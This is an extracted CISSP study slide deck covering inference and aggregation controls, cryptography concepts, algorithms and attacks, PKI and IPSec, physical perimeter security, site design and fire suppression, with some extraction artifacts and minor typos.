    Inference and Aggregation •A user is able to use lower level access to infer restricted information • Ex: Major military operations in the Pentagon can be detected by counting pizza orders at night • Aggregation uses many low-level facts to deduce restricted information • Ex: Look up every phone number; the ones you are not cleared to see must be the restricted ones
  • 123.
    Inference and AggregationControls • Place pizza vendors under NDA • Makes their orders restricted information • Polyinstantiation is an inference control • Restricting the number of queries made is an aggregation control
  • 124.
    Data Mining • Searcha large database for useful information • Credit card companies mine transaction records to find suspicious transactions and detect fraud • Data analytics • Understanding normal use cases helps detect insider threats or compromised accounts
  • 125.
    Countermeasures • Defense indepth • Multiple overlapping controls • Technical controls on the network • Administrative controls such as policies, procedures, guidelines, standards • Physical controls like locks, guards, etc.
  • 126.
    Mobile Device Attacks •Users bring in USB thumb drives, iPhones, laptops, etc. • They can bring in malware
  • 127.
    Mobile Device Defenses •Administrative Controls • Restrict the use of mobile devices via policy • Technical Controls • Disable autorun on USB drives • Allow only trusted devices • 802.1X authentication • Network Access Control (Cisco) • Network Access Protection (Microsoft)
  • 128.
    Countermeasures Against Theft •Backups of data on mobile devices • Full disk encryption • Remote wipe
  • 129.
  • 130.
  • 131.
    Topics in Part2 • Cornerstone Cryptographic Concepts • History of Cryptography • Types of Cryptography • Cryptographic Attacks • Implementing Cryptography • Perimeter Defenses • Site Selection, Design, and Configuration • Environmental Controls
  • 132.
  • 133.
    Key Terms • Cryptology •The science of secure communications • Cryptography • Secret writing • Cryptanalysis • Breaking encrypted messages
  • 134.
    Key Terms • Cipher •A cryptographic algorithm • Plaintext • An unencrypted message • Encryption turns plaintext into cipher text • Decryption turns cipher text into plaintext
  • 135.
    Confidentiality and Integrity •Confidentiality • Secrets remain secret • Integrity • Data is not altered by unauthorized subjects
  • 136.
    Authentication and Nonrepudiation •Authentication • Verifies the identity of a user • Nonrepudiation • Assurance that audit records are accurate • So subjects cannot deny what they did later
  • 137.
    Confusion and Diffusion •Confusion • No relationship between plaintext and ciphertext • Diffusion • Plaintext should be dispersed throughout the ciphertext
  • 138.
    Substitution and Permutation •Substitution • Replacing one character with another • Provides confusion • Permutation • Rearranging letters • Provides diffusion
  • 139.
    Cryptographic Strength • Strongencryption • Very difficult or impossible to decrypt without the key • Work factor • How long it will take to break a cryptosystem • Secrecy of the system does not provide strength • Stupid proprietary systems are weaker than well-known strong systems
  • 140.
    Monoalphabetic and Polyalphabetic Ciphers •Monoalphabetic • One plaintext letter changes to one ciphertext letter • Can be broken by frequency analysis • Most common letter is E • Polyalphabetic Ciphers • Use multiple substitutions for each letter • Resists frequency analysis
  • 141.
    Modular Math • Numbersare on a ring • The "modulus" specifies how many numbers are used • A clock is modulus 12 • 12 + 1 = 1 (mod 12) • 7 + 7 = 2 (mod 12) • 1 - 2 = 11 (mod 12)
  • 142.
    Exclusive OR • 0XOR 0 = 0 • 0 XOR 1 = 1 • 1 XOR 0 = 1 • 1 XOR 1 = 0
  • 143.
  • 144.
    Data at Restand Data in Motion • Data at Rest • Whole-disk encryption (if power is off) • Data in Motion • End-to-end encryption • Attackers in the middle won't have the key • VPNs provide this protection
  • 145.
    Protocol Governance • Selectingappropriate encryption methods • Must weigh considerations: • Speed • Strength • Cost • Complexity • And others
  • 146.
  • 147.
  • 148.
    Spartan Scytale • Wrapparchment around a rod • Letters are rearranged • Transposition
  • 149.
    Caesar Cipher • Substitutioncipher • ROT-13 is still used by Microsoft
  • 150.
  • 153.
    Book Cipher • Ciphertextis a series of numbers • 158.9.25 115.9.12 ... • Page 158, paragraph 9, word 25 • Page 115, paragraph 9, word 12 • Recipient must have the same book as sender
  • 154.
    Running-Key Cipher • Agreeto use a phrase or document as the key • Such as the Constitution
  • 155.
    Codebooks • Assign codewords for important people, locations, and terms • The US Secret Service uses code names for the First Family • Hillary Clinton is "Evergreen" • Barack Obama is 'Renegade" • Link Ch 4e
  • 156.
    One-Time Pad • Senderand recipient must have a pad with pages full of random letters • Each page is used only once • Mathematically unbreakable • The only way to break it is to steal or copy the pad • Key distribution is burdensome: distributing the pads • Vernam was the first to use it, in 1917
  • 157.
    Project VERONA • KGBused one-time pads in the 1940s • US and UK cryptanalysts broke it • Because the KGB cheated and re-used the pads
  • 158.
    Hebern Machines • Looklike large manual typewriters • Encrypt and decrypt data • Enigma used by the Nazis • SIGBABA used by the USA into the 1950s • Purple used by the Japanese in WW II
  • 159.
    Cryptography Laws • COCOM(Coordinating Committee for Multilateral Export Controls) • In effect from 1947 - 1994 • Applied to US, some European countries, Japan, AU, and more • To control export to Iron Curtain countries • Wassenaar Arrangement • Created in 1996 • Relaxed many restrictions on cryptography
  • 160.
  • 161.
    Three Types ofCryptography • Symmetric encryption • Provides confidentiality • Uses one key • Asymmetric encryption • Provides confidentiality • Each user has two keys • Hashing • No key at all • Provides integrity, not confidentiality
  • 162.
    Symmetric Encryption • Samekey used to encrypt and decrypt • Also called "secret key" • Key Distribution • Secret key must be securely transmitted to recipient
  • 163.
    Stream and BlockCiphers • Stream • Encrypts one bit at a time • Ex: RC4 (used in WEP) • Block • Encrypts one block of data at a time • DES used a 64-bit block size • AES uses 128-bit blocks
  • 164.
    Initialization Vector (IV)& Chaining • IV is a random value added to the plaintext before encryption • To ensure that two identical plaintext messages don't encrypt to the same ciphertext • Chaining • Uses the result of one block to determine a "seed" to add to the next block
  • 165.
    DES (Data EncryptionStandard) • Describes DEA (Data Encryption Algorithm) • Based on IBM's Lucifer algorithm • Lucifer used a 128-bit key • DES used 56-bit key
  • 166.
    Modes of DES •Electronic Code Book (ECB) • Cipher Block Chaining (CBC) • Cipher Feedback (CFB) • Output Feedback (OFB) • Counter Mode (CTR)
  • 167.
    Electronic Code Book(ECB) • Simplest and weakest form of DES • No initialization vector or chaining • Two messages with identical plaintexts result in identical ciphertexts • Some patterns are therefore preserved in ciphertext (see next slide)
  • 168.
    ECB Mode • Identicalregions in original image remain identical in ciphertext • Encryption is not hiding all the information in the plaintext
  • 169.
    CBC Mode • Allpatterns are obscured • Similar results for • CBC • CFB • OFB • CTR
  • 170.
    Single DES • Theoriginal implementation of DES • Uses a single 56-bit key • Broken by brute force in 1997 • No longer considered secure
  • 171.
    Triple DES • Threerounds of DES encryption • Using two or three different 56-bit keys • Effective key length is 112 bits or more • Considered secure, but slower to compute than AES
  • 172.
    International Data EncryptionAlgorithm • Symmetric block cipher • International replacement for DES • Patented in many countries • 128-bit key; 64-bit block size • Considered secure • Drawbacks: encumbered by patents, and slower to compute than AES
  • 173.
    Advanced Encryption Standard(AES) • Current US recommended standard • Three key lengths: 128, 192, and 256-bits • Open algorithm, patent-free • Uses the Rindjael algorithm
  • 175.
  • 176.
    Blowfish and Twofish •Symmetric block ciphers • Developed by Bruce Schneier • Open algorithms, unpatented, and freely available • Blowfish key sizes: 32 - 448 bit • Twofish key sizes: 128 - 256 bits
  • 177.
    RC5 and RC6 •Block ciphers by RSA Laboratories • RC5 uses 32-bit, 64-bit, or 128-bit blocks • Key site: 0 - 2040 bit • RC6 • Stronger than RC5 • 128-bit block sizes • Key sizes: 128, 192, or 256 bits
  • 178.
    Asymmetric Encryption • Basedon Diffie-Hellman key exchange • First form was RSA algorithm (1977) • Each user makes two keys • Public key is shared with the world • Private key is kept secret • Anyone can send you secrets using your public key • Only you can open them, with your private key
  • 179.
    179 Mail Slot • Anyonecan put a message inside • Only the holder of the private key can read the messages • You can send, but not receive • Unless you install your own mail slot
  • 180.
  • 181.
    One-Way Functions • Itmust be possible to calculate a public key from the private key • But impossible to deduce the private key from the public key • Using a mathematical function that's easy to compute but hard to reverse
  • 182.
    One-Way Functions • Factoringa Large Number • Into its component primes • Used by RSA algorithm • Discrete Logarithm • Used by Diffie-Hellman and ElGamal asymmetric algorithms • Elliptic Curve Cryptography • Faster to compute than RSA • Popular on mobile devices
  • 183.
    Asymmetric v. SymmetricEncryption • Symmetric algorithms use shorter keys and are faster • In RSA, asymmetric crypto is used to send a symmetric session key
  • 184.
    Hash Functions • Allthe bytes in an input file are combined to form a fixed-length "hash" or "fingerprint" • MD5: 128 bits long (insecure) • SHA-1: 160 bits (No longer trusted) • SHA-2: 224 bits or longer (secure) • SHA-3: too new for the CISSP exam • HAVAL (Hash of Variable Length) • 128 bits or longer
  • 185.
    Collisions • A hashshould be unique in practice • No two different files should have the same hash (a "collision") • MD5 has known collisions • The first SHA-1 collision was announced by Google in 2017 • Everyone is moving to SHA-2 now
  • 186.
  • 187.
  • 188.
    Brute Force • Tryevery possible key • In principle, will always work • Except against the one-time pad • Impossible in practice if key is long enough • 128 bits for a symmetric key • 2048 bits for an RSA key
  • 189.
    Social Engineering • Tricksubject into revealing the key
  • 190.
    Rainbow Tables • Pre-computedtable of passwords and hashes • Time-memory tradeoff • Not very practical for modern hash algorithms • Very effective against Windows XP's LANMAN hashes
  • 191.
    Known Plaintext • Ifplaintext is known or can be guessed, some mathematical attacks get easier • Some WEP cracks use this message • Portions of ARP packets can be guessed
  • 192.
    Chosen Plaintext Attack •Choosing plaintext that must be padded to fill the block size • Can reveal information about the key • "Padding Oracle" attacks • BEAST, CRIME, other attacks
  • 193.
    Meet-in-the-Middle Attack • Dohalf the encryption steps from plaintext • Do half the decryption steps from the ciphertext • Can make the calculation MUCH faster • Effectively halving the key size • This is why people use 3DES, not 2DES
  • 194.
    Known Key • Attackermay have some knowledge about the key • Ex: key is based on a dictionary word, or contains only uppercase characters
  • 195.
    Differential Cryptanalysis • Encrypttwo plaintexts that differ by only a few bits • Statistical analysis of ciphertext reveals information about the key
  • 196.
    Side-Channel Attacks • Monitorsome physical data that reveals information about then key • Timing of calculation • Power consumption
  • 197.
    Implementation Attacks • Exploita vulnerability in the actual system used to perform the math • System may leave plaintext in RAM or temporary files • Key may be left on the hard drive
  • 198.
    Birthday Attack • Aroom with 23 people has 23x22/2 pairs of people • So there are usually two people with the same birthday • Hash collisions are found at half the hash size • MD5 (128 bits) will have a collision after 2^64 calculations
  • 199.
  • 200.
    Digital Signatures • Calculatehash of document • Encrypt it with your private key • Anyone can verify it with your public key • Provides authentication, integrity, and nonrepudiation, but not confidentiality
  • 201.
  • 202.
    Message Authentication Code(MAC) • Verifies authenticity of a message using hashing and a shared secret key • Provides integrity and authenticity • CBC-MAC uses CBC mode of DES
  • 203.
    HMAC • Hashed MessageAuthentication Code • A type of MAC • Uses a shared secret and a hashing algorithm • HMAC-MD5 • HMAC-SHA-1
  • 204.
    Public Key Infrastructure(PKI) • Manages digital certificates • A public key signed with a digital signature • Server-based • On an HTTPS server • Client-based • Bound to a person • Mutual authentication • Authenticates server and client
  • 205.
    Five Components ofPKI • Certificate Authorities • Issue and revoke certificates • Organizational Registration Authorities • Authenticate users and issue certificates to them • Certificate holders (can sign documents) • Clients that validate signatures • Repositories that hold certificates and Certificate Revocation Lists • Online Certificate Status Protocol is a newer system to replace CRLs
  • 206.
    Key Management Issues •Private keys must be protected, like passwords • Backing up a private key may use key escrow • Copy of a key (or part of a key) held by a trusted third party
  • 207.
    SSL & TLS •Secure Sockets Layer was the first system • Now replaced by Transport Layer Security
  • 208.
  • 209.
    IPSec • Two primaryprotocols • Authentication Header (AH) • Encapsulating Security Payload (ESP) • Supporting protocols • Internet Security Association and Key Management Protocol (ISAKMP) • Internet Key Exchange (IKE)
  • 210.
    Authentication Header (AH) •Provides authentication and integrity for each packet • No confidentiality • Acts as a digital signature for data • Prevents replay attacks
  • 211.
    Encapsulating Security Payload(ESP) • Encrypts packet data • Provides confidentiality • Optionally also provides authentication and integrity
  • 212.
    Security Association (SA) •A one-way connection • May be used to negotiate ESP and/or AH parameters • If using ESP only, two SAs required • One for each direction • If using AH and ES, four SAs are required
  • 213.
    Internet Security Associationand Key Management Protocol (ISAKMP) • Manages the SA creation process • Security Parameter Index (SPI) • 32-bit identifier for a SA
  • 214.
    Tunnel and TransportMode • Tunnel Mode • Used by security gateways • Which provide point-to-point IPSec tunnels • ESP Tunnel Mode encrypts the entire packet, including headers • ESP Transport Mode encrypts data, but not headers
  • 215.
    Internet Key Exchange(IKE) • Can use a variety of algorithms • MD5 or SHA-1 for integrity • 3DES or AES for confidentiality
  • 216.
    Pretty Good Privacy(PGP) • Asymmetric encryption for everyone • Posted to Usenet in 1991 by Phil Zimmerman • Serious legal threats until prosecutors dropped the case in 1996 • Uses Web of Trust instead of CAs • Users vouch for other users • "Friend of a friend"
  • 217.
    S/MIME • MIME (MultipurposeInternet Mail Extensions) • Allows attachments and foreign character sets in email • S/MIME (Secure MIME) • Uses PKI to encrypt and authenticate MIME-encoded email
  • 218.
    Escrowed Encryption • Third-partyorganization holds a copy of a public/private key pair • Private key can be broken into two or more parts • And held by different escrow agencies • This provides separation of duties • This can allow law enforcement some access to the key, while preserving some privacy
  • 219.
    Clipper Chip • Technologyused in Escrowed Encryption Standard (EES) • Announced by US Gov't in 1993 • For telecommunication devices • Controversial, abandoned in 1996 • Used Skipjack symmetric cipher • 80-bit keys, secret algorithm
  • 220.
    Steganography • Hiding datainside a file • The existence of the message is secret • Digital Watermarks • Encode a fingerprint into a file to identify the owner • Can be used to prosecute copyright violators
  • 221.
  • 222.
  • 223.
    Fences • 3 foot •A deterrent • 8 foot with barbed wire on top • Preventive
  • 224.
    Gates • Ornamental (ClassI) • Deterrent • Crash Gate (Class IV) • Stops a car
  • 225.
  • 226.
    Lights • Can bedetective or deterrent • Rated in lumens
  • 227.
    CCTV • Closed CircuitTelevision • Detective control • Infrared cameras can see in the dark • Old "tube cameras" were analog • Modern CCD (Charged Couple Discharge) cameras are digital • Issues • Depth of field, field of view, pan and tilt
  • 228.
    Locks • Key locks •Code is sometimes printed on the key • Can be deduced from a photo of the key
  • 229.
  • 230.
    Bump Keys • Keyis shaved down to the lowest position • Key is bumped to move the pins
  • 231.
    Master and CoreKeys • Master key • Opens all locks in a security zone • Core key • Removes the lock core • In interchangeable core locks
  • 232.
    Combination Locks • Weakcontrol • Button or keypad locks are also weak • Because, over time, the key wear down, revealing the most- used keys • Vulnerable to brute- force and shoulder- surfing attacks
  • 233.
    Smart Cards andMagnetic Stripe Cards • Smart Card • Contains a computer chip • Also called "Integrated Circuit Card (ICC)" • May be "Contact" or "Contactless" • Radio-Frequency Identification (RFID) card is contactless • Magstripe Card • Has data stored on a stripe of magnetic material
  • 235.
    Tailgating or Piggybacking •Following a person through a secure door • Countermeasures • Policy forbidding it • Security awareness training • Mantraps • Chamber with two doors • Intruders are trapped inside • Turnstiles • Must allow safe egress in emergencies
  • 236.
    Contraband Checks • Identifyforbidden objects • Such as weapons • Very hard to detect small storage devices like SD cards
  • 237.
    Motion Detectors • Ultrasonicand Microwave Motion Detectors • Work like Doppler Radar • Send out a signal, measure the reflected signals • Photoelectric motion sensor • Sends a beam across a monitored space • Detects when the beam is broken
  • 238.
    Other Perimeter Alarms •Magnetic door and window alarms • Circuit breaks when door or window is opened
  • 239.
    Doors • Hinges shouldface inward • Or be otherwise protected • Motion sensors can be triggered by inserting objects under the door or through gaps • Or shaking the door violently • That can trigger the emergency egress system, causing the door to open
  • 240.
    Windows • Glass isweak • Easily shattered • Bulletproof glass • Wire mesh or security film • Lexan or Plexiglas windows • Stronger, shatter-resistant • Used in racecars and airplanes
  • 241.
    Walls, Floors, andCeilings • Walls should go "slab to slab" • No gaps at bottom or top • Railed floors and drop ceilings can obscure where the walls stop • Sheetrock can easily be cut • Walls need appropriate fire rating
  • 242.
    Guards • Professional guards •Advanced training • Amateur guards • "Mall cops" • Orders should be complete and clear • Often attacked via social engineering
  • 243.
    Dogs • Deterrent anddetective controls • Legal liability • Sometimes people panic and run • Dogs can kill them
  • 244.
    Restricted Work Areasand Escorts • Visitor badges can be saved and re-used • Countermeasure: time-based visitor badge control • Electronic badges that expire • Printed time and date on badge • Different badge color for each weekday
  • 245.
    Site Selection, Design,and Configuration
  • 246.
    Topography • Hills, valley,trees, etc. • Can be altered with landscaping • Utility Reliability and Crime • Depend on the location
  • 247.
    Site Design andConfiguration Issues • Site Marking • Data centers are not externally marked • Shared Tenancy and Adjacent Buildings • Their poor security measures may weaken yours • Wireless networks may overlap
  • 248.
    Wiring Closets • Mustbe physically secured • Shared Demarc • Where ISP's responsibility ends • Shared by all tenants in the building • Server Rooms • Require physical access control • Also environmental controls
  • 249.
    Media Storage Facilities •Offline storage • For backup or disaster recovery • Or legal proceedings • Or regulatory compliance • Must be protected from unauthorized access • Some environmental controls may be needed
  • 250.
  • 251.
    One of theLast Lines of Defense • In a defense-in-depth strategy • An attacker has physical access to a device or media with sensitive information • Asset Tracking • Use serial #s to identify devices • Port Controls • Restrict USB ports, physically or logically
  • 252.
  • 253.
  • 254.
    Surge Protectors, UPSs,& Generators • Surge Protector • Stop voltage spikes • Uninterruptible Power Supplies (UPSs) • Provide temporary power during an outage • May also clean spikes from power lines • Generators • Provide power for long outages • Require fuel storage
  • 255.
    EMI (Electromagnetic Interference) •Crosstalk • Signals from one wire entering another • Unshielded Twisted Pair (UTP) cable is most susceptible to EMI • Shielded Twisted Pair (STP) or coaxial cable is less susceptible to EMI • Fiber optic cable is immune to EMI
  • 256.
    HVAC (Heating, Ventilation,and Air Conditioning) • Positive Pressure and Drains • Air and water should be expelled from the building • Data center • Humidity should be 40-55% • Temperature should be 68-77°F
  • 257.
    Static and Corrosion •Static electricity • Builds up if humidity is low • Countermeasures • Ground circuits • Antistatic wrist straps • Corrosion • Caused by high humidity
  • 258.
    Airborne Contaminants • Dustcan cause overheating and static buildup, or impede fans • Other contaminants can cause corrosion
  • 259.
    Heat, Flame andSmoke Detectors • Heat detectors are thermometers • Smoke detectors • Use ionization or photoelectric detection • Flame detectors • Detect infrared or ultraviolet light • Requires line-of-sight
  • 260.
    Personnel Safety, Trainingand Awareness • Evacuation routes • Evacuation Roles and Procedures • Safety warden ensures that all personnel safely leave the building • Meeting point leader ensures that all personnel are accounted for • Handicapped people require special care • Don't use elevators
  • 261.
    Duress Warning Systems •Emergency warning systems • Severe weather • Threat of violence • Chemical contamination
  • 262.
  • 263.
    Fire Suppression Agents •Four methods • Reduce the temperature • Reduce supply of oxygen • Reduce supply of fuel • Interfere with chemical reaction of fire
  • 264.
    Fire Suppression Agents •Water • Good for paper or wood • Cut power before using water on electrical circuits (electrocution risk) • Soda Acid • Dry powder • For flammable metal fires • Wet chemical • For kitchen fires
  • 265.
    Fire Suppression Agents •CO2 • Dangerous; can suffocate people • Halon and Halon Substitutes • Suppresses fire without suffocating people • Halon depletes the ozone, so now systems use argon, FM-200, FE-13, or Inregen
  • 266.
    Count-Down Timer • Audibleand visible countdown before deploying CO2, Halon, or Halon substitutes • Allows personnel to evacuate • Also allows personnel to stop the release in case of a false alarm
  • 267.
    Sprinkler Systems • Wetpipe • When heat opens the sprinkler head, water flows • Dry pipe • Filled with compressed air • Used in cold places where water may freeze • Deluge • Large flow of water when valve opens • Pre-Action • Require two triggers: fire alarm and heat at sprinkler head • Used in museums to prevent accidental discharge
  • 268.